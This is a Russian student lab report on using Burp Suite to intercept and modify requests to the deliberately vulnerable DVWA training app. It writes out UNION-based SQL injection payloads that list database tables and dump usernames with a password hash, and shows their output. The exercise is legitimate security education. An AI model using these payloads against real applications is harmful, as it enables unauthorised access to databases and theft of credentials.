

Отчёт по 5-му этапу индивидуального проекта

Дисциплина: Информационная безопасность

Выполнил: Танрибергенов Эльдар

Содержание

1	Цель работы	4
2	Задания	5
3	Ход работы	6
4	Выводы	15

Список иллюстраций

3.1	Запуск burp suite	6
3.2	Запуск burp suite	7
3.3	Запуск burp suite	8
3.4	Запуск burp suite	9
3.5	Рабочая область burp suite	9
3.6	Вход в учётную запись в DVWA	10
3.7	Изменение уровня безопасности DVWA	10
3.8	Включение перехвата данных в burp suite	11
3.9	Отправка данных в разделе теста SQL-инъекций DVWA	11
3.10	Перехваченные данные	12
3.11	Данные изменены и отправлены в приложение	12
3.12	Изменение вывода в приложении DVWA	12
3.13	SQL-инъекция 1	13
3.14	Результат: выведены данные ФИО	13
3.15	SQL-инъекция 2	13
3.16	Результат: выведены и хэша паролей	14

1 Цель работы

Ознакомиться с утилитой Burpe Suite в Kali Linux и испытать.

2 Задания

- Ознакомиться с утилитой Burpe Suite в Kali Linux и испытать.

3 Ход работы

Burp Suite представляет собой набор мощных инструментов безопасности веб-приложений, которые демонстрируют реальные возможности злоумышленника, проникающего в веб-приложения.

Произвёл SQL-инъекции в DVWA при помощи Burp Suite.





Рис. 3.1: Запуск burp suite

?

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

 **Burp Suite**
Community Edition

Note: Disk-based projects are only supported on Burp Suite Professional.

☒ Temporary project in memory

☐ New project on disk

Name:

File: Choose file...

☐ Open existing project

Name	File
------	------

File: Choose file...

☒ Trust this project file

☒ Pause Automated Tasks

Cancel

Next

Рис. 3.2: Запуск burp suite

7




Рис. 3.3: Запуск burp suite




Рис. 3.4: Запуск burp suite





Рис. 3.5: Рабочая область burp suite



Username

Password

Рис. 3.6: Вход в учётную запись в DVWA

DVWA Security 🚩

Security Level

Security level is currently: **medium**.

You can set the security level to low, medium, high or impossible level of DVWA:

1. Low - This security level is completely vulnerable as an example of how web application vulnerabilities can be exploited as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example of how a developer has tried but failed to secure an application against exploitation techniques.
3. High - This option is an extension to the medium difficulty level, **practices** to attempt to secure the code. The vulnerability is more complex, similar in various Capture The Flags (CTF) challenges.
4. Impossible - This level should be **secure against all** known vulnerabilities in the source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

Medium

Security level set to medium

Рис. 3.7: Изменение уровня безопасности DVWA




Рис. 3.8: Включение перехвата данных в burp suite



Рис. 3.9: Отправка данных в разделе теста SQL-инъекций DVWA




Рис. 3.10: Перехваченные данные

```

20 Cookie: PHPSESSID=6egbfg4b24m38mm6hurrp1k483
21 Connection: keep-alive
22
23 id=1&Submit=Submit

```

Рис. 3.11: Данные изменены и отправлены в приложение




Рис. 3.12: Изменение вывода в приложении DVWA

```

1
2
3 id=1 or 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#&Submit=Submit

```

Рис. 3.13: SQL-инъекция 1

DVWA

Vulnerability: SQL Injection

User ID:

ID: 1 or 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name: admin
Surname: admin

ID: 1 or 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name: Gordon
Surname: Brown

ID: 1 or 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name: Hack
Surname: Me

ID: 1 or 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name: Pablo
Surname: Picasso

ID: 1 or 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name: Bob
Surname: Smith

ID: 1 or 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: ALL_PLUGINS

ID: 1 or 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: APPLICABLE_ROLES


Рис. 3.14: Результат: выведены данные ФИО

```

21 Connection: keep-alive
22
23 id=1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#&Submit=Submit

```

Рис. 3.15: SQL-инъекция 2



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

Vulnerability: SQL Injection

User ID:

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
First name: admin
Surname: admin

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
First name: Gordon
Surname: Brown

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
First name: Hack
Surname: Me

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
First name: Pablo
Surname: Picasso

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
First name: Bob
Surname: Smith

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Рис. 3.16: Результат: выведены и хэша паролей

4 Выводы

В результате выполнения работы я познакомился с инструментом тестирования уязвимостей веб-приложений - Burpe Suite.